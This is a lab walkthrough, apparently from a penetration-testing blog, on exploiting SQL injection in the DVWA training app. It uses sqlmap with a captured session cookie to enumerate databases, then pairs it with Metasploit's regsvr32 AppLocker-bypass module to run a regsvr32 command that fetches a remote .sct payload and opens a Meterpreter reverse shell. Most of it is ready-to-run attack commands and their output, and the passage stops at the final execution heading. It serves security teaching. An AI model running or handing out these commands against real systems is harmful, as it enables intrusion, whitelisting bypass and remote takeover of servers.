
Command Injection Exploitation through Sqlmap in DVWA (OS-cmd)

hackingarticles.in/command-injection-exploitation-through-sqlmap-in-dvwa

Raj

January 7, 2017


Vulnerability: SQL Injection :: Damn Vulnerable Web Application (DVWA) v1.9 - ...
File Edit View History Bookmarks Tools Help
Connecting...
192.168.0.102/dvwa/vulnerabilities/sqli/
Search
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
XSS (Reflected)
Waiting for 192.168.0.102...

Vulnerability: SQL Injection

User ID: 1 Submit

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.ht
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/

In this article, we will see how to perform command injection using sqlmap and try to execute any cmd command through sqlmap if the web server is having SQL vulnerability.

Requirement

- **Xampp/Wamp Server**
- **DVWA Lab**
- **Kali Linux: Burp suite, sqlmap tool**

Very first you need to install DVWA lab in your XAMPP or WAMP server, read the full article from**here**

Logging into DVWA and Setting Security Level


Now open the DVWA in your pc and log in with following credentials:

Username – admin

Password – password

Click on **DVWA Security** and set Website **Security Level low**

From the list of vulnerability select SQL Injection for your attack. Type **user ID: 1** in the text box. Don't click on submit button without setting browser proxy. Set your browser proxy to make burp suite work properly.



Vulnerability: SQL Injection :: Damn Vulnerable Web Application (DVWA) v1.9 - ...

Vulnerability: SQL Injection

User ID: 1


More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.ht
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/

Waiting for 192.168.0.102...

Intercepting HTTP Request and Extracting Headers

Turn on burp suite click on **the proxy** in the menu bar and go **for intercept is on the button**. Come back and click on **submit** button in dvwa. Burp suit will provide" cookie" and "referrer" under fetched data which will later use in sqlmap commands.




Burp Suite Free Edition v1.7.03 - Temporary Project
Burp Intruder Repeater Window Help
Decoder Comparer Extender Project options User options Alerts
Target Proxy Spider Scanner Intruder Repeater Sequencer
Intercept HTTP history WebSockets history Options
Request to http://192.168.0.102:80
Forward Drop Intercept i... Action
Comment this item
Raw Params Headers Hex
? < + >
Type a search term
0 matches

```
GET /dvwa/vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1
Host: 192.168.0.102
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.102/dvwa/vulnerabilities/sqli/
Cookie: security=low; security_level=0; PHPSESSID=9v3d75cmvt5imjt86nkrej84ik2
Connection: close
Cache-Control: max-age=0
```

Enumerating Databases with SQLMap


Let’s enumerate all databases name using “referer and cookies” under sqlmap command.

```
sqlmap -u "http://192.168.0.102/dvwa/vulnerabilities/sqli/?id=1&submit=submit" --
cookie="security=low; security_level=0; PHPSESSID=9v3dfoh1j1n6pc1ea0ovm84ik2" --
dbs
```



```
root@kali:~# sqlmap -u "http://192.168.0.102/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="security=low; security_level=0; PHPSESSID=9v3d75cmvt5imjt86nkej84ik2" --dbs
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.0.12#stable}
|_ -| . [']     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 11:27:15

[11:27:15] [INFO] resuming back-end DBMS 'mysql'
[11:27:15] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment) (NOT)
```

Notice the image given below it has dumped all names of the database. Now we are going to choose dvwa for a command injection attack.



```
[11:06:08] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.6.15, Apache 2.4.17
back-end DBMS: MySQL >= 5.0
[11:06:08] [INFO] fetching database names
available databases [9]:
[*] bwapp
[*] dvwa
[*] information_schema
[*] joom
[*] joomlo
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test
```


Now open another terminal for Metasploit framework and **Type msfconsole**.

This module simplifies the Regsvr32.exe Application Whitelisting Bypass technique. The module creates a web server that hosts a .sct file. When the user types the provided regsvr32 command on a system, regsvr32 will request the .sct file and then execute the included PowerShell command. This command then downloads and executes the specified payload (similar to the web_delivery module with PSH).

Both web requests (i.e., the .sct file and PowerShell download and execute) can occur on the same port.

msf > use exploit/windows/misc/regsvr32_applocker_bypass_server


msf exploit(regsvr32_applocker_bypass_server)> set payload windows/meterpreter/reverse_tcp
msf exploit(regsvr32_applocker_bypass_server)> set lhost 192.168.0.104
msf exploit(regsvr32_applocker_bypass_server)> set srvhost 192.168.0.104
msf exploit(regsvr32_applocker_bypass_server)> set srvport 5555
msf exploit(regsvr32_applocker_bypass_server)> exploit
Above module will generate a malicious code as **a DLL file**. Copy the selected part for dll file and then run this malicious code using the sqlmap command



```
msf > use exploit/windows/misc/regsvr32_applocker_bypass_server
msf exploit(regsvr32_applocker_bypass_server) > set payload windows/meterpreter/
reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(regsvr32_applocker_bypass_server) > set lhost 192.168.0.104
lhost => 192.168.0.104
msf exploit(regsvr32_applocker_bypass_server) > set srvhost 192.168.0.104
srvhost => 192.168.0.104
msf exploit(regsvr32_applocker_bypass_server) > set srvport 5555
srvport => 5555
msf exploit(regsvr32_applocker_bypass_server) > exploit
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.0.104:4444
[*] Using URL: http://192.168.0.104:5555/AVM0rtWSE
[*] Server started.
[*] Run the following command on the target machine:
regsvr32 /s /n /u /i:http://192.168.0.104:5555/AVM0rtWSE.sct scrobj.dll
msf exploit(regsvr32_applocker_bypass_server) >
```

Now we’re going to execute **dll file** through CMD command using sqlmap, therefore, paste above malicious code in sqlmap command as shown in the image given below.


sqlmap -u "http://192.168.0.102/dvwa/vulnerabilities/sqli/?id=1&submit=submit" –-cookie="security=low; security_level=0; PHPSESSID=9v3dfoh1j1n6pc1ea0ovm84ik2″ -D dvwa --os-cmd="regsvr32 /s /n /u /i:http://192.168.0.104:5555/AVM0rtWSE.sct scrobj.dll"



```
root@kali:~# sqlmap -u "http://192.168.0.102/dvwa/vulnerabilities/sqli/?id=1&Sub
mit=Submit" --cookie="security=low; security_level=0; PHPSESSID=9v3d75cmvt5imjt8
6nkej84ik2" -D dvwa --os-cmd="regsvr32 /s /n /u /i:http://192.168.0.104:5555/AVM
0rtWSE.sct scrobj.dll"
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.0.12#stable}
|_ -| . [(]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
 consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting at 11:35:09

[11:35:09] [INFO] resuming back-end DBMS 'mysql'
[11:35:09] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
```

Final Execution and Meterpreter Access

